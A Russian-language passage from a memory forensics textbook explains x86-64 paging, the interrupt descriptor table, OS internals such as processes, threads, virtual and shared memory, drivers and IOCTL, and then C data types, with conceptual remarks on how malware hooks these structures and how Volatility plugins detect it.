


Рисунок 1-7. Преобразование адреса для страницы размером 4 Кбайт при 64-разрядной страничной организации IA-32e

На рис. 1-8 показаны форматы адресов структур страничной организации, используемых при 64-разрядной страничной организации IA-32e. Каждая структура страничной организации состоит из 512 элементов (2^9) и индексируется значениями, извлечёнными из следующих диапазонов 48-разрядного виртуального адреса:

- разряды 47:39 (смещение PML4E);
- разряды 38:30 (смещение PDPTE);
- разряды 29:21 (смещение PDE);
- разряды 20:12 (смещение PTE).

Если в PDPTE установлен флаг PS, элемент отображает страницу размером 1 Гбайт, при условии что такой размер поддерживается. Аналогично, если флаг PS установлен в PDE, этот PDE

отображает страницу размером 2 Мбайт. Если все промежуточные элементы присутствуют, последние 12 разрядов задают байтовое смещение внутри физической страницы.

Если вас интересуют подробности того, как различные флаги элементов структур страничной организации влияют на экспертизу памяти, рекомендуем обратиться к руководству Intel и реализации адресного пространства Volatility `AMD64PagedMemory`.

AMD64PagedMemory address space:




Рисунок 1-8. Форматы адресов структур страничной организации, используемых при 64-разрядной страничной организации IA-32e

Таблица дескрипторов прерываний

Архитектуры ПК обычно предоставляют механизм, позволяющий прервать выполнение процесса и передать управление программной процедуре, работающей в привилегированном режиме. В архитектурах IA-32 и Intel 64 такие процедуры хранятся в таблице дескрипторов прерываний (Interrupt Descriptor Table, IDT). У каждого процессора имеется собственная IDT, состоящая из 256 элементов размером 8 или 16 байт, причём первые 32 элемента зарезервированы для определённых процессором исключений и прерываний. Каждый элемент содержит адрес процедуры обслуживания прерывания (interrupt service routine, ISR), способной обработать конкретное прерывание или исключение. При возникновении прерывания или исключения его номер служит индексом в IDT, которая косвенно ссылается на сегмент в GDT, после чего ЦП вызывает соответствующий обработчик.

После большинства прерываний операционная система возобновляет выполнение с места, в котором оно было прервано. Например, попытка потока обратиться к недопустимой странице памяти вызывает ошибку страницы. В архитектурах x86 и Intel 64 ошибки страниц обрабатываются исключением с номером `0xE`. Поэтому элемент IDT с индексом `0xE` содержит указатель на функцию обработчика ошибок страниц операционной системы. После выполнения обработчика управление может вернуться к потоку, пытавшемуся обратиться к странице памяти. Операционные системы используют IDT также для хранения обработчиков множества других событий, включая системные вызовы, точки останова отладчика и прочие ошибки.

> **Предупреждение.** Из-за критически важной роли IDT в работе операционных систем эта таблица часто становилась целью вредоносного программного обеспечения. Вредоносная программа может попытаться перенаправить элементы, изменить код обработчика, добавить новые элементы или даже создать совершенно новые таблицы прерываний. Например, Shadow Walker (blackhat.com) перехватывал обработчик ошибок страниц, изменяя IDT, и мог возвращать вызывающей стороне «поддельные» страницы.
>
> Интересная статья об использовании IDT для руткитов и противодействия криминалистическому анализу называется *Stealth Hooking: Another Way to Subvert the Windows Kernel* (phrack.org). Для аудита IDT можно использовать плагины Volatility `idt` в Windows и `linux_idt` в Linux.

Операционные системы

В этом разделе даётся общий обзор аспектов современных операционных систем, влияющих на экспертизу памяти. В частности, внимание сосредоточено на важных возможностях, общих для трёх рассматриваемых в книге операционных систем: Microsoft Windows, Linux и Mac OS X. Даже если эти темы вам уже знакомы, здесь они обсуждаются применительно к экспертизе памяти. Исследователи, хорошо знающие внутреннее устройство операционных систем, могут пропустить большую часть материала этого раздела либо использовать его как справочник по темам, рассматриваемым в последующих главах.

Разделение привилегий

Чтобы потенциально неисправные или вредоносные пользовательские приложения не могли обращаться к критически важным компонентам операционной системы либо изменять их, большинство современных операционных систем реализует ту или иную форму изоляции привилегий пользовательского режима и режима ядра. Такая изоляция предназначена для того, чтобы приложения не могли нарушить стабильность операционной системы или других процессов. Код пользовательских приложений, которому не доверяют, выполняется в пользовательском режиме, а доверенный код операционной системы - в режиме ядра.

Архитектура процессоров IA-32 обеспечивает это разделение посредством четырёх уровней привилегий, обычно называемых кольцами защиты. В большинстве операционных систем режим ядра реализован в кольце 0 с наивысшими привилегиями, а пользовательский режим - в кольце 3 с наименьшими. Когда процессор выполняет код в режиме ядра, этот код имеет неограниченный доступ к лежащему в основе аппаратному обеспечению, в том числе к привилегированным инструкциям, а также к ядру и областям памяти процессов. Исключение составляют новые системы с SMEP, где выполнение пользовательских страниц в кольце 0 запрещено. Чтобы пользовательское приложение могло обратиться к критически важным компонентам операционной системы, оно переходит из пользовательского режима в режим ядра посредством строго определённого набора системных вызовов. Понимание того, какой уровень доступа получил вредоносный код, даёт ценные сведения о том, какие изменения он способен внести в систему.

Системные вызовы

Операционные системы предназначены для предоставления служб пользовательским приложениям. Пользовательское приложение запрашивает службу у ядра операционной системы с помощью системного вызова. Например, системные вызовы необходимы, когда приложению требуется работать с файлом, обмениваться данными по сети или породить другой процесс. Таким образом, системные вызовы определяют низкоуровневый API между пользовательскими приложениями и ядром операционной системы. Обратите внимание, что большинство приложений не реализуется непосредственно через системные вызовы. Вместо этого большинство операционных систем определяет набор стабильных API, каждый из которых отображается на один или несколько системных вызовов. Примером служат API, предоставляемые файлами `ntdll.dll` и `kernel32.dll` в Windows.

Прежде чем сделать системный вызов, пользовательское приложение должно подготовить среду выполнения для передачи аргументов ядру в соответствии с заранее определённым соглашением, например поместив их в стек или определённые регистры. Для вызова системной функции приложение выполняет программное прерывание или инструкцию, специфичную для архитектуры. При этом сохраняется регистровый контекст пользовательского режима, режим выполнения меняется на режим ядра, инициализируется стек ядра и вызывается обработчик системного вызова. После обслуживания запроса выполнение возвращается в пользовательский режим, а непривилегированный регистровый контекст восстанавливается. Затем управление передаётся инструкции, следующей за системным вызовом.

Поскольку код обслуживания прерываний системных вызовов служит критически важным связующим звеном между пользовательскими приложениями и операционной системой, средства защиты часто перехватывают его, а вредоносные программы выбирают его своей целью. Далее в книге вы узнаете, как с помощью экспертизы памяти обнаруживать изменения этого важнейшего интерфейса в системах Windows, Linux и Mac.

Управление процессами

Процесс - это экземпляр программы, выполняющийся в памяти. Операционная система отвечает за создание, приостановку и завершение процессов. Большинство современных операционных систем поддерживает мультипрограммирование, благодаря которому создаётся впечатление одновременного выполнения множества процессов. При запуске программы создаётся новый процесс, которому назначается собственный набор атрибутов, включая уникальный идентификатор процесса и адресное пространство. Адресное пространство процесса становится контейнером для кода приложения, разделяемых библиотек, динамических данных и стека времени выполнения. Кроме того, у процесса имеется по меньшей мере один поток выполнения. Процесс предоставляет потоку среду выполнения, ресурсы и контекст. Важная часть анализа памяти состоит в перечислении процессов, выполнявшихся в системе, и исследовании данных, хранившихся в их адресных пространствах, включая пароли, URL-адреса, ключи шифрования, электронную почту и журналы чатов.

Потоки

Поток - основная единица использования ЦП и выполнения. Поток обычно характеризуется идентификатором потока, набором регистров ЦП и одним или несколькими стеками выполнения, которые вместе помогают определить его контекст выполнения. Хотя контексты выполнения потоков различаются, потоки одного процесса используют общий код, данные, адресное пространство и ресурсы операционной системы. Может казаться, что процесс с несколькими потоками одновременно выполняет несколько задач. Например, один поток способен обмениваться данными по сети, пока другой отображает данные на экране. Для экспертизы памяти структуры данных потоков полезны тем, что часто содержат временные метки и начальные адреса. Эти сведения помогают определить, какой код процесса выполнялся и когда началось его выполнение.

Планирование ЦП

Способность операционной системы распределять процессорное время между несколькими потоками называется планированием ЦП. Одна из целей планирования - оптимизация использования ЦП при переключении потоков между ожиданием операций ввода-вывода и выполнением вычислений, интенсивно использующих процессор. Планировщик операционной системы реализует правила, определяющие, какие потоки и как долго выполняются. Передача выполнения от одного потока другому называется переключением контекста.

Контекст выполнения включает значения регистров ЦП, в том числе текущий указатель инструкции. Во время переключения контекста операционная система приостанавливает выполнение потока и сохраняет его контекст выполнения в основной памяти. Затем она извлекает из памяти контекст выполнения другого потока, обновляет состояние регистров ЦП и возобновляет выполнение с места прежней приостановки. Сохранённый контекст выполнения приостановленных потоков может дать ценные сведения при анализе памяти. Например, по нему можно понять, какие участки кода выполнялись или какие параметры передавались системным вызовам.

Системные ресурсы

Ещё одна важная служба операционной системы - помощь в управлении ресурсами процесса. Как уже говорилось, процесс служит контейнером системных ресурсов, доступных его потокам. Большинство современных операционных систем поддерживает структуры данных, позволяющие учитывать активно используемые ресурсы, процессы, которым они доступны, и способы доступа к ним. К ресурсам операционной системы, которые обычно отслеживаются, относятся процессы, потоки, файлы, сетевые сокеты, объекты синхронизации и области разделяемой памяти.

Набор управляемых ресурсов и структуры данных, используемые для их учёта, в разных операционных системах часто различаются. Например, Windows поручает контроль использования системных ресурсов диспетчеру объектов, а сведения об этом хранит в таблице дескрипторов. Дескриптор предоставляет процессу уникальный идентификатор для доступа к системным ресурсам и работы с ними. Он также применяется для управления доступом к этим ресурсам и учёта их использования. В Linux и Mac сходную роль выполняют файловые дескрипторы. Далее в книге мы расскажем, как извлекать эти сведения из таблиц дескрипторов или файловых дескрипторов и как использовать их, чтобы получить представление о деятельности процесса.

Управление памятью

Управлением памятью называют алгоритмы операционной системы, предназначенные для выделения, освобождения и организации физической памяти. Эти алгоритмы часто опираются на рассмотренную ранее аппаратную поддержку.

Виртуальная память

Операционная система предоставляет каждому процессу собственное закрытое виртуальное адресное пространство. Эта абстракция отделяет логическую память, видимую процессу, от фактической физической памяти, установленной в компьютере. Благодаря этому программы можно писать так, словно им доступно всё адресное пространство и все его диапазоны находятся в памяти. В действительности некоторые страницы адресного пространства могут отсутствовать в физической памяти. Диспетчер памяти незаметно переносит области памяти во вторичное хранилище, освобождая место в физической памяти. Во время выполнения диспетчер памяти и MMU совместно преобразуют виртуальные адреса в физические. Если поток обращается по виртуальному адресу, данные которого были перемещены во вторичное хранилище, эти данные возвращаются в физическую память, как правило посредством ошибки страницы. Это взаимодействие показано на рис. 1-9.

Фактический размер виртуального адресного пространства часто зависит от характеристик аппаратного обеспечения и операционной системы. Операционные системы нередко делят диапазон доступных адресов на адреса, связанные с самой операционной системой, и адреса, принадлежащие процессу. Диапазон адресов, зарезервированный для операционной системы, обычно одинаков во всех процессах, тогда как закрытые диапазоны зависят от выполняющегося процесса. Используя аппаратную поддержку, диспетчер памяти может разделить данные так, чтобы вредоносный или неверно работающий процесс не мог читать либо записывать память, принадлежащую ядру или другим процессам.




Рисунок 1-9. Несколько виртуальных адресных пространств совместно используют память и вторичное хранилище

Страничная подкачка по требованию

Для реализации виртуальной памяти обычно применяется страничная подкачка по требованию - политика управления памятью, определяющая, какие области находятся в основной памяти, а какие по мере необходимости переносятся в более медленное вторичное хранилище. Наиболее распространённым вторичным хранилищем служит файл или раздел на внутреннем диске, называемый соответственно файлом подкачки или пространством подкачки. Реализация страничной подкачки по требованию стремится загружать в память только действительно необходимые страницы, а не процессы целиком.

Страничная подкачка по требованию опирается на свойство использования памяти, известное как локальность обращений. Оно основано на наблюдении, что к определённым ячейкам памяти и соседним с ними ячейкам, вероятнее всего, будут многократно обращаться в течение короткого промежутка времени. В идеале страничная подкачка по требованию сокращает время загрузки процесса в память и увеличивает число процессов, одновременно находящихся в памяти. Для повышения производительности и устойчивости диспетчер памяти операционной системы обычно располагает механизмом, позволяющим указать, какие области памяти допускают подкачку, а какие должны постоянно оставаться в физической памяти.

Как правило, диспетчер памяти отмечает присутствующие и отсутствующие в физической памяти страницы в рассмотренных ранее структурах страничной организации. Если поток пытается обратиться к отсутствующей странице, аппаратное обеспечение создаёт ошибку страницы. Саму ошибку создаёт аппаратное обеспечение, но для выбора способа её обработки операционная система использует сведения о состоянии, закодированные в структурах страничной организации. Например, страница может соответствовать ещё не загруженной в память области файла либо быть перемещена в файл подкачки.

Страничная подкачка по требованию даёт операционной системе значительные преимущества и остаётся прозрачной для выполняющихся приложений. Как будет показано в последующих главах, она несколько усложняет экспертизу памяти, поскольку в момент получения образца памяти некоторые страницы могут отсутствовать в физической памяти. При определённых обстоятельствах можно объединить найденные на диске данные, отсутствующие в физической памяти, с данными, хранящимися в памяти, чтобы получить более полное представление о виртуальной памяти.

Разделяемая память

В предыдущих разделах рассказывалось, как адресные пространства процессов изолируются друг от друга для повышения безопасности и устойчивости системы. Вместе с тем современные операционные системы предоставляют механизмы, позволяющие процессам совместно использовать память. Разделяемую память можно представить как память, доступную более чем из одного виртуального адресного пространства. Например, на рис. 1-10 показано, что области закрытых виртуальных адресных пространств процессов A и B отображаются на общие страницы физической памяти. Одно из распространённых применений разделяемой памяти - организация эффективного обмена данными между процессами. После отображения разделяемой области в виртуальные адресные пространства процессы могут передавать через неё сообщения и данные.




Рисунок 1-10. Пример отображения разделяемой памяти между двумя процессами

Разделяемая память также часто используется для экономии физической памяти. Вместо выделения нескольких физических страниц с одинаковыми данными можно создать в физической памяти единственный экземпляр данных и отобразить на него разные области виртуальной памяти. Примерами служат разделяемые или динамические библиотеки с общим кодом и данными. В таких случаях разделяемые страницы обычно отображаются с копированием при записи. Благодаря этому диспетчер памяти откладывает создание закрытой копии данных в адресном пространстве процесса до тех пор, пока память не будет изменена. После записи в страницу диспетчер памяти выделяет закрытую копию этой страницы с внесёнными изменениями и обновляет отображения виртуальной памяти соответствующего процесса. Другие процессы при этом не затрагиваются и по-прежнему отображают исходную разделяемую страницу.

И разделяемая память, и отображения с копированием при записи часто встречаются при экспертизе памяти, поскольку вредоносные программы нередко пытаются изменить код разделяемых библиотек, чтобы перехватить поток выполнения. В главе 17 вы увидите пример обнаружения расхождений путём сравнения данных, разделяемых несколькими процессами.

Стеки и кучи

Пользовательское адресное пространство обычно разделено на несколько областей. Область стека содержит временные данные, связанные с выполнением функций. Данные в этой области хранятся в структуре, называемой кадром стека. Каждый кадр содержит такие сведения, как параметры функции, локальные переменные и данные, необходимые для восстановления предыдущего кадра стека. Во время выполнения потока кадры стека сохраняются, то есть помещаются в стек, при вызове функции и удаляются, то есть извлекаются из стека, при возврате из функции. Поскольку процесс может выполняться как в режиме ядра, так и в пользовательском режиме, операционные системы обычно используют отдельный стек для функций, выполняемых в каждом из этих режимов.

Анализ сохранившихся и активных кадров стека чрезвычайно полезен при экспертизе памяти, поскольку даёт важные сведения о том, какой код выполнялся и какие данные обрабатывались.

Например, ключи могли передаваться процедурам шифрования, похищенные с компьютера данные, такие как нажатия клавиш и содержимое файлов, могли передаваться функциям для вывода из системы; возможны и многие другие варианты. При анализе вредоносной программы по кадрам стека можно судить, какая её часть была активна и с какими частями системы она взаимодействовала.

> **Примечание.** Карл Палли написал для Volatility плагин раскрутки стека `exportstack` (github.com). Он интегрируется с отладочными символами Microsoft, благодаря чему правильно снабжает адреса метками и сопоставляет их с именами функций API. Эдвин Смалдерс написал сходный плагин `linux_process_stack` (github.com) для анализа стеков в дампах памяти Linux.

Данные приложения, для которых требуется динамическое выделение памяти, хранятся в области, называемой кучей. В отличие от данных, выделенных в стеке и существующих только в пределах времени выполнения функции, данные, выделенные в куче, могут сохраняться на протяжении всего времени жизни процесса. В куче хранится информация, длина и содержимое которой могут быть неизвестны во время компиляции.

Приложения могут по мере необходимости выделять области памяти в куче, а после использования освобождать их.

У операционной системы также могут существовать области памяти, динамически выделяемые в режиме ядра. Например, Windows создаёт в ядре страничные и нестраничные области, называемые пулами. К распространённым примерам интересных данных, которые можно обнаружить в куче, относятся сведения, прочитанные из файлов на диске, данные, переданные по сети, и ввод с клавиатуры. Благодаря характеру хранящихся в ней данных куча может содержать ценные свидетельства для криминалистического расследования. Поскольку данные могут зависеть от приложения, иногда требуется ручной анализ: например, просмотр в шестнадцатеричном редакторе или извлечение строк для дальнейшего изучения.

Файловая система

Ранее обсуждалось, как подсистема управления памятью использует вторичное хранилище для освобождения основной памяти. Операционные системы применяют вторичное хранилище и для управления постоянными объектами данных, к которым пользователь хочет обращаться дольше, чем существует любой отдельно взятый процесс. В отличие от энергозависимой основной памяти, вторичное хранилище обычно состоит из энергонезависимых блочных устройств, например жёстких дисков. Совокупность структур данных, позволяющих приложению выполнять простейшие операции с хранимыми данными, называется файловой системой. Экспертиза файловых систем включает поиск представляющих интерес файлов или содержимого, восстановление файловых артефактов, в том числе удалённых, фрагментированных и скрытых, а также применение временных метаданных, например временных меток, для реконструкции событий инцидента.

Хотя файловые системы исторически были одним из самых распространённых источников цифровых доказательств, общий анализ файловых систем не относится к основным темам этой книги. Здесь рассматриваются артефакты файловой системы, обнаруживаемые в энергозависимом хранилище, артефакты основной памяти, находящиеся в файловой системе, и способы объединения этих видов данных для получения более полного представления о состоянии системы. Например, данные, хранящиеся в файлах и структурах каталогов, по мере необходимости должны загружаться в память. Кроме того, операционная система кеширует часто используемые

данные в основной памяти, чтобы уменьшить накладные расходы от многократных обращений к более медленному вторичному хранилищу.

В предыдущих разделах объяснялось, как подсистема управления памятью оптимизирует использование памяти посредством страничной подкачки по требованию и разделяемой памяти. Большинство современных операционных систем поддерживает также файлы, отображаемые в память, что позволяет отображать файлы или их части в виртуальное адресное пространство. После отображения файла в память к нему можно обращаться и изменять его так же, как обычные структуры данных в памяти, например массивы. В результате оптимизированные функции операционной системы прозрачно выполняют дисковый ввод-вывод, а файл становится резервным хранилищем. Страницы файловых данных считываются в память при обращении к адресам внутри страницы, а области файловых данных можно без труда совместно использовать в нескольких процессах.

Следователи могут использовать сведения о кешированных файловых данных для предварительной оценки и получения контекста о недавно и часто использовавшихся данных. Эти характеристики также способны показать, какие пользователи или процессы обращались к данным. Сравнивая кешированные данные с хранящимися на диске, следователи могут обнаруживать изменения, внесённые в данные, находящиеся в памяти. Кроме того, при анализе файловой системы в дампах сбоев или файлах гибернации можно найти артефакты памяти, позволяющие судить о прежних состояниях системы. Поэтому, хотя общая экспертиза файловых систем в этой книге не рассматривается, знакомство с файловыми системами полезно.

Подсистема ввода-вывода

Одна из основных служб операционной системы - управление периферийными устройствами ввода-вывода и предоставление интерфейса к ним. Подсистема ввода-вывода скрывает особенности этих устройств и позволяет процессу взаимодействовать с ними посредством стандартного набора процедур. Многие операционные системы обобщают интерфейс к устройствам, рассматривая их как файлы. Поскольку заранее невозможно знать, какие устройства пользователи подключат к системе, операционные системы применяют модули ядра, называемые драйверами устройств, как механизм расширения возможностей ядра для поддержки новых устройств.

Драйверы устройств

Драйверы устройств скрывают подробности управления устройством и передачи данных. Обычно они взаимодействуют с регистрами контроллера устройства. Некоторые архитектуры ЦП предоставляют устройствам ввода-вывода отдельное адресное пространство и поэтому требуют привилегированных инструкций ввода-вывода, тогда как другие отображают память и регистры устройств ввода-вывода в виртуальное адресное пространство. Это обычно называют вводом-выводом с отображением в память. Как будет показано в последующих главах, программное обеспечение часто злоупотребляет драйверами устройств для изменения состояния системы.

Операционные системы используют драйверы и для реализации виртуальных, исключительно программных устройств. Например, некоторые операционные системы предоставляют представление физической памяти через программное устройство, такое как `\Device\PhysicalMemory` в Windows. Этот интерфейс устройства широко использовался для получения криминалистических образцов физической памяти. Следует учитывать, что память и

регистры устройства также могут отображаться в память, а это способно иметь интересные последствия для получения памяти (см. главу 4).

Управляющие команды ввода-вывода (IOCTL)

Управляющие команды ввода-вывода (I/O Control, IOCTL) - ещё один распространённый механизм взаимодействия между пользовательским режимом и режимом ядра. Хотя системные вызовы предоставляют удобный интерфейс доступа к фиксированным службам операционной системы, пользовательским приложениям может потребоваться взаимодействие с разнообразными периферийными устройствами или другими компонентами операционной системы. IOCTL позволяют пользовательскому приложению обмениваться данными с драйвером устройства, работающим в режиме ядра. Кроме того, они дают сторонним аппаратным устройствам и драйверам механизм для определения собственных интерфейсов и функциональных возможностей.

Как и в случае системных вызовов, вредоносная программа уровня ядра может перехватывать функции IOCTL для фильтрации результатов или изменения потока управления. Вредоносные программы также использовали обработчики IOCTL для взаимодействия между компонентами пользовательского режима и режима ядра, например чтобы потребовать от компонента ядра повысить привилегии, отключить службу или изменить параметры межсетевого экрана. Экспертиза памяти позволяет обнаруживать изменённые или неизвестные IOCTL и получать ценные сведения о том, как злоумышленники ими пользуются.

Итоги

Теперь, познакомившись с базовыми аппаратными и программными понятиями цифровой среды, можно перейти к изучению типов данных, которые встречаются при криминалистическом анализе цифровых носителей, таких как RAM. Помните, что сведения из этой главы не относятся к какой-либо одной операционной системе: они применимы к Windows, Linux и Mac OS X. Поэтому при чтении остальной книги вам, возможно, придётся возвращаться к этой главе, чтобы освежить в памяти ключевые термины, используемые в других разделах.

Глава 2. Структуры данных

Понимание того, как данные организованы в энергозависимом хранилище, является важнейшей частью анализа памяти. Подобно файлам при анализе файловой системы, структуры данных служат шаблонами, позволяющими интерпретировать расположение данных. Структуры данных - это основные строительные блоки, с помощью которых программисты реализуют программное обеспечение и организуют хранение данных программы в памяти. Чрезвычайно важно иметь общее представление о наиболее распространённых структурах данных и о том, как они проявляются в RAM. Эти знания помогают выбирать наиболее эффективные методы анализа, понимать присущие им ограничения, распознавать вредоносные изменения данных и делать выводы о ранее выполненных над данными операциях. Цель этой главы не в исчерпывающем рассмотрении структур данных, а в повторении понятий и терминов, к которым мы будем часто обращаться на протяжении остальной книги.

Базовые типы данных

Структуры данных создаются из базовых типов данных, предоставляемых конкретным языком программирования. Базовые типы задают, как определённый набор битов используется в программе. Указывая тип данных, программист определяет множество значений, которые можно хранить, и операции, которые можно выполнять над этими значениями. Такие типы называют базовыми или примитивными, поскольку в данном языке они не определяются через другие типы данных. В некоторых языках программирования базовые типы данных могут непосредственно соответствовать машинным типам данных, поддерживаемым процессорной архитектурой. Следует подчеркнуть, что базовые типы данных часто различаются в разных языках программирования, а размеры занимаемой ими памяти могут меняться в зависимости от аппаратной платформы.

Язык программирования C

В этой книге основное внимание уделяется базовым типам данных языка программирования C. Благодаря пригодности для системного программирования и средствам непосредственного управления выделением памяти C часто встречается при анализе находящегося в памяти состояния современных операционных систем. В табл. 2-1 приведены базовые типы данных языка C и обычно занимаемые ими объёмы памяти в 32-разрядных и 64-разрядных архитектурах.

> **Примечание.** В табл. 2-1 включён также тип данных «указатель». Указатель - это значение, в котором хранится адрес виртуальной памяти. Программа может объявить указатель на данные любого типа, например `char`, `long` или один из рассматриваемых далее абстрактных типов. Для доступа к хранимым данным необходимо разыменовать указатель, что требует преобразования виртуального адреса. Поэтому невозможность преобразовывать адреса ограничивает виды анализа, доступные для образца физической памяти.

Таблица 2-1. Обычно занимаемый объём памяти для базовых типов данных C

Тип	Размер в 32-разрядной системе, байт	Размер в 64-разрядной системе, байт
`char`	1	1

Тип	Размер в 32-разрядной системе, байт	Размер в 64-разрядной системе, байт
`unsigned char`	1	1
`signed char`	1	1
`int`	4	4
`unsigned int`	4	4
`short`	2	2
`unsigned short`	2	2
`long`	4	Windows: 4, Linux/Mac: 8
`unsigned long`	4	Windows: 4, Linux/Mac: 8
`long long`	8	8
`unsigned long long`	8	8
`float`	4	4
`double`	8	8
указатель	4	8

Базовые типы из табл. 2-1 определены стандартом C. Они широко используются в ядрах Windows, Linux и Mac OS X. Кроме того, Windows определяет на основе этих базовых типов множество собственных типов, встречающихся в заголовочных файлах и документации Windows. Некоторые из них описаны в табл. 2-2.

Таблица 2-2. Обычно занимаемый объём памяти для некоторых типов Windows

Тип	Размер в 32-разрядной системе, байт	Размер в 64-разрядной системе, байт	Назначение или машинный тип
`DWORD`	4	4	Беззнаковый `long`
`HMODULE`	4	8	Указатель или дескриптор модуля
`FARPROC`	4	8	Указатель на функцию
`LPSTR`	4	8	Указатель на строку символов
`LPCWSTR`	4	8	Указатель на строку Unicode

Фактический размер памяти, выделенной для базовых типов данных, определяет компилятор, и часто он зависит от аппаратной платформы. Необходимо помнить, что большинство базовых типов данных занимает несколько байтов, а порядок байтов также определяется аппаратным обеспечением, обрабатывающим данные. В следующих разделах на примерах показаны механизмы языка C, позволяющие объединять базовые типы в составные типы данных, из которых реализуются структуры данных.

Абстрактные типы данных

Перед рассмотрением конкретных примеров структур данных познакомимся с принципами хранения на уровне абстрактных типов данных. Абстрактные типы данных предоставляют модели как самих данных, так и выполняемых над ними операций. Эти модели не зависят от конкретного языка программирования и не относятся к особенностям хранимых данных.

При обсуждении абстрактных типов данных хранимые данные в общем случае будут называться элементом, под которым понимается некоторый неуказанный тип данных. Элемент может иметь базовый или составной тип. Значения некоторых элементов, а именно указателей, могут также представлять связи между элементами. Подобно рассмотренным выше указателям C, хранящим адрес памяти, значения таких элементов используются для ссылки на другой элемент.

